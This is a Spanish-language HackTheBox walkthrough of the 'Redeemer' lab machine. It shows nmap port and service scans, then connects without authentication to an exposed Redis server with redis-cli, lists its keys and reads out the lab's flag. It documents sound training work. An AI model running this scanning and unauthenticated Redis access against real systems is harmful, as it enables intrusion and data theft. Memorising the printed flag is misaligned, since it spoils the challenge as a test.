
HackTheBox


Máquina: Redeemer
Pablo José Pérez Díez

Escaneo inicial:




```
┌──(pabli㉿kali)-[~]
└─$ sudo nmap -Pn -v -p- --min-rate=1000 -T4 10.129.151.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 20:38 CEST
Initiating Parallel DNS resolution of 1 host. at 20:38
Completed Parallel DNS resolution of 1 host. at 20:38, 0.12s elapsed
Initiating SYN Stealth Scan at 20:38
Scanning 10.129.151.48 [65535 ports]
Increasing send delay for 10.129.151.48 from 0 to 5 due to 120 out of 299 dropped probes since last
Increasing send delay for 10.129.151.48 from 5 to 10 due to 1675 out of 4187 dropped probes since la
Warning: 10.129.151.48 giving up on port because retransmission cap hit (6).
SYN Stealth Scan Timing: About 18.19% done; ETC: 20:41 (0:02:19 remaining)
SYN Stealth Scan Timing: About 34.21% done; ETC: 20:41 (0:01:57 remaining)
SYN Stealth Scan Timing: About 47.20% done; ETC: 20:41 (0:01:42 remaining)
SYN Stealth Scan Timing: About 64.70% done; ETC: 20:41 (0:01:06 remaining)
Discovered open port 6379/tcp on 10.129.151.48
Discovered open port 6379/tcp on 10.129.151.48
Discovered open port 6379/tcp on 10.129.151.48
Discovered open port 6379/tcp on 10.129.151.48
Discovered open port 6379/tcp on 10.129.151.48
SYN Stealth Scan Timing: About 82.95% done; ETC: 20:41 (0:00:31 remaining)
Completed SYN Stealth Scan at 20:42, 240.37s elapsed (65535 total ports)
Nmap scan report for 10.129.151.48
Host is up (0.18s latency).
Not shown: 62591 closed tcp ports (reset), 2943 filtered tcp ports (no-response)
PORT     STATE SERVICE
6379/tcp open  redis
```

Encontramos en el puerto 6379 corriendo un Redis, por lo que volvemos a realizar un escaneo en ese puerto para encontrar algo más de infomación:




```
┌──(pabli㉿kali)-[~]
└─$ sudo nmap -sV -O -sC -p 6379 10.129.151.48
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-23 20:46 CEST
Nmap scan report for 10.129.151.48
Host is up (0.48s latency).

PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 5.0.7
Warning: OSScan results may be unreliable because we could not find a
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
```

Nos conectamos a Redis mediante la herramienta ‘redis-cli’:



```
┌──(pabli㉿kali)-[~]
└─$ redis-cli -h 10.129.151.48 -p 6379
10.129.151.48:6379> ls
(error) ERR unknown command `ls`, with args beginning with:
(1.12s)
10.129.151.48:6379> PING
PONG
(0.57s)
10.129.151.48:6379> INFO
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
```

Observamos el contenido y obtenemos la flag:



```
10.129.151.48:6379> KEYS *
1) "flag"
2) "temp"
3) "numb"
4) "stor"
(0.58s)
10.129.151.48:6379> GET "flag"
"03e1d2b376c37ab3f5319922053953eb"
```